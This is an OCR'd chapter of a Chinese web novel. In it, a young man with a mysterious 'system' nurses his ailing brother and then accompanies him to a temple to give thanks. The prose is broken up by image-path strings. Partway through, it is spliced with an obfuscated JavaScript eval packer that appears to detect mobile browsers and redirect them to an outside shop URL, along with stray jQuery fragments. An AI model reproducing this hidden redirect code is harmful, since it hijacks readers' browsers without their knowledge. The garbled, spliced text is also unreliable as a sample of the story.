34.第 34 章

作品:《脏月光

    虞天念蹲在灶膛前,摇着蒲扇,炉火明明灭灭,映得他那双盯着药罐的眼睛有些发空。


    “系统,灵芝丹只能延命吗?什么时候能彻底治好他?”


    【灵芝丹的效果是会产生质变的,服到第三颗,便能阻止病情恶化;待到第六颗,他的行动便可与常人无异】


    虞天念黯淡的眸子亮起了一簇光:“也就是说,我哥不会再像之前那样生命垂危了?”


    【理论上是这样,不排除日后有复发的可能】


    那点光亮黯淡下去,虞天念垂下眼帘,低声喃喃:“这病到底是怎么回事?”


    【我也看不出来】


    虞天念眼眸微动,系统向来惜字如金,几乎不说与任务无关的废话,他不动声色地追问:“你觉得,我哥患的是什么病?”


    系统沉默了一会儿【我能看出世间大部分病症,你哥这个显然不在正常的病理范畴内,依我看……这更像是一种被消除的状态。】


    “被消除的状态?”虞天念一愣,急切地追问,“什么意思?你说清楚!”


    系统不再做声。


    虞天念心里一阵郁闷,但也知道自己在系统面前毫无办法,他深吸一口气,将煎好的药倒进碗里,端起来往外走。屋内,虞天怆正靠在软枕上,手里捧着一卷书,午后的阳光倾洒在他清俊的侧脸上,勾勒出安宁祥和的轮廓,看得虞天念在门口顿住了脚步。


    这半个月来,他一直在细心照料虞天怆,原本常年病容缠身的虞天怆,气色肉眼可见地好了起来,这还是虞天念一次看到哥哥病情有如此明显转好的迹象。


    虞天念端着药走进去,将碗搁在桌案上,随即一把抽走了虞天怆手中的书,“哥,你现在应该好好养病,少看这些书,费神。”


    虞天怆无奈地笑着看他,任由他拿走书,虞天念坐在床边,拿起勺子舀了一勺药,放在唇边细细吹凉,随后递到虞天怆嘴边,示意:“啊——”虞天怆有些无奈,伸手想去端碗:“我自己喝就行。”


    虞天念手腕一缩,“你现在双手都用不上劲儿,还是我喂你吧。”


    虞天怆似笑非笑:“哥哥现在手还是有劲儿的,不信念儿试试看?”


    虞天念才不理他的试探,不由分说将勺子凑到他唇边,语气笃定:“哥哥喝了药,我就与你试。”


    虞天怆只好张开嘴,将那苦涩的药汁咽了下去,虞天念就这样一勺一勺耐心喂着,神情专注,丝毫不觉得有何不妥。直到碗见了底,他才将空碗放到一旁,拿起帕子,一手按在虞天怆腿边,身子前倾,就要亲自替他擦嘴。


    手腕忽然被一只温热的手掌扣住,确实是有些力气的,稳稳地制住了他的动作。


    “这种事,我自己来就行。”虞天念感受到手腕上传来的力道,撇了撇嘴,乖乖将手帕交给他,虞天怆接过帕子,慢慢地仔细擦了擦嘴角。


    还没等他放下手,虞天念那头已经剥好了一颗蜜饯,眼巴巴地递到了他嘴边。


    虞天怆眼角弯起,笑眯眯地就着他的手含住蜜饯,笑道:“果然还是念儿最疼哥哥了。”


    将那颗蜜饯嚼碎咽下,虞天怆撑着床沿,想要起身下床,“哥!”虞天念眼疾手快,忙扶住他的胳膊。


    虞天怆稳稳地反手握住他的小臂,指尖温热,力道虽不重,却带着坚持:“哥哥躺得太久,实在是想下床走动走动,透透气。”


    虞天念犹豫了,他看着虞天怆这几日确实好了许多的气色,想起汤太医也提过久卧伤气,适时活动筋骨有益康复,只好道:“哥你等一下,我去拿件外裳。”


    他转身取了旁边衣架上挂着的月白色夹棉外裳,回来小心地给虞天怆披上,又凑近替他扣好领口的盘扣,指尖不经意擦过他微凉的脖颈,轻声道:“这三月的天,早晚还是有些凉的,哥哥要多注意着些,莫要受了风。”


    给虞天怆穿好衣服,虞天念才示意他抓着自己的手臂,自己则微微弯着腰,用肩膀承托着他一部分重量,带着他慢慢地、一步一步地挪下了床。


    虞天怆感受着虞天念小心翼翼的搀扶,看着他低垂的眉眼和专注的神情,心头一暖,却又泛起一丝不易察觉的暗淡,但很快,这丝暗淡便被嘴角勾起的轻笑所掩盖。他配合着虞天念的步伐,慢慢走出了屋子,来到了外头的阳光下。


    虞天怆的院子向来清幽,并未栽种多少花花草草,只有几竿翠竹和几株疏朗的梅树。此刻正午的阳光正好,金灿灿地铺洒下来,晒得人通体舒畅。虞天怆眯了眯眼睛,感受着久违的暖意,随着虞天念在院子里慢慢地踱步。走了几步,他像是随口一问,目光却落在虞天念的侧脸上:“念儿,你之前喂我的那几次丹药……都是哪里来的?”


    这个问题在虞天念的意料之中,他知道虞天怆必然会问起,只是没想到他会拖到现在才问,早已备好的答案在心头过了一遍,他流利地回答:“那是皇家的秘传丹方,我之前与燕王有些交集,便是想向他寻药。后来我又帮了晋王殿下,所以那日才从他那里拿到了那颗丹药。”


    说到这儿,虞天念抬起头,对着虞天怆笑起来,那笑容明朗而纯粹,甚至咧出了整齐的牙齿,眼睛弯成了月牙,心情愉快道:“看到哥哥如今能好起来,念儿之前做的努力便都不算白费了。”


    看着虞天念这般真挚喜悦的模样,虞天怆心头那点因他卷入皇家纷争而产生的忧虑,此刻竟有些说不出口了,只能轻轻地将手覆盖在虞天念扶着他的手背上,慢慢握紧,眼中露出深深的怜惜,轻声道:“念儿这些日子……吃苦了。”


    被虞天怆握住的手指轻轻蜷了一下,虞天念的神色有些躲闪,但还是反过手,抓住虞天怆的手心,轻声道:“哥哥,念儿绝不能看着你离开,念儿知道哥哥不想我被卷进皇家的纠纷,但念儿更加不想看哥哥离开。”


    虞天怆的心猛地一抽痛,“念儿别怕,哥不会走了。”虞天念轻轻点了点头,虞天怆看着虞天念依旧有些低落迷茫的模样,忽然侧过身,迈了一步,张开双臂,将虞天念轻轻拥入怀中,用这个温暖的怀抱,让虞天念真切地感受到自己的存在和温度,在他耳边柔声问:“这样有好一些吗?”


    虞天念冷不丁被虞天怆抱住,双眸微微睁大,手臂有些不知所措地悬在半空,带着些小心翼翼,才慢慢环住了虞天怆的腰,有点不好意思地抿了抿唇,脸颊贴在他带着药香的衣襟上,小声说:“嗯,有好一些。”


    虞;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17399592|197844||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    天怆笑了笑,那低沉的笑音在虞天念的耳边轻轻震颤,有些痒,似乎是阳光太过明媚,又或许是这个拥抱太过安心,虞天念的脸颊悄悄爬上了一层薄红。


    虞天怆稍稍松开他,仍保持着相拥的姿势,认真地看着虞天念的眼眸,伸出手指,轻轻碰了碰他的下巴和微红的脸颊,笑着轻松了下气氛:“念儿越长越好看了。”


    虞天念故意将脸埋进虞天怆的肩头,闭着眼睛,小声嘀咕:“反正念儿只是哥哥的念儿。”


    虞天怆笑着,感受着虞天念的依赖,眼眸却不由自主地看向远方,目光有些悠远,似乎是真的下定了某种决心,他轻轻拍了拍虞天念的肩头,道:“我明天想去一趟慈云寺。”


    “不行!”虞天念立刻抬起头,语气急切,“太远了,哥你身体吃不消的!”


    虞天怆的声音平和而坚定:“我在慈云寺许了愿,如今病情好转,自然得去还愿。我这几日已经抄好了几份经书,放心,就去一会儿,很快就会回来的。念儿同我一起去吧。”


    虞天念知道,虞天怆以前身体尚可时,确实常去慈云寺祈福,几乎月月都去。如今他这么说了,自己也觉得,于情于理,都应该去还愿,况且有自己陪着,总归能照应着。


    于是他犹豫片刻,最终还是点了点头:“好,哥,我和你一起去。”


    慈云寺隐于青山翠谷之间,晨钟暮鼓,梵音袅袅,寺中的香客络绎不绝,或虔诚跪拜,或低声诵经,或驻足于庭院中,静观花开花落。


    山门外,一条蜿蜒的石阶小径两侧,桃树成林,正值盛放时节,粉白的花瓣如云似霞,随风轻舞,片片飘落,铺就一条□□,从山门一直延伸至寺外,仿佛天地间织就的一匹薄红锦缎,裹住了整座古刹。虞家的青帷马车缓缓停在山门前,车轮碾过落花,发出细微的沙沙声,车帘掀开,虞天念先一步下车,回身小心翼翼地扶住虞天怆的手臂。虞天怆穿了一袭素青长袍,外罩月白夹袄,气色虽仍显清瘦,但眉目间已无往日沉郁的病态,反倒透出几分温润如玉的宁静。


    虞天怆扶着虞天念的手,一步一步踏上石阶,步履虽缓,却稳而坚定,虞天念始终侧身护在他身侧,目光不时扫过他脚下,生怕他踏空或劳累,两人并肩而行,身影在花影婆娑中显得格外清逸,引得路过的香客频频侧目。


    入得寺中,檀香缭绕,钟声悠远,虞天念与虞天怆一同在佛前跪下,双膝轻落于蒲团之上,双手合十,虔诚上香。虞天怆闭目良久,似在感恩,又似在祈愿,虞天念则时而轻轻瞥向哥哥的侧脸。


    礼佛完毕,虞天怆将早已抄写好的几卷经书亲手交予住持,经书以素绢为封,字迹清隽工整,墨香犹存。住持双手接过,神色肃然,微微颔首:“虞公子诚心还愿,乃慈云寺之幸。”


    虞天怆又命人奉上香火钱,数目不菲,轻描淡写道:“聊表寸心,愿众生得安。”


    因是还愿之礼,住持特命僧众为虞天怆诵经书,以祈安康,虞天念独自立于殿外回廊下,望着庭院中纷飞的桃花,心绪微澜,他正出神间,眼角却冷不丁瞥见一道熟悉的身影。


    那人一袭玄色锦袍,腰系玉带,负手立于桃树下,身姿挺拔如松,眉目深邃,正是晋王徐承。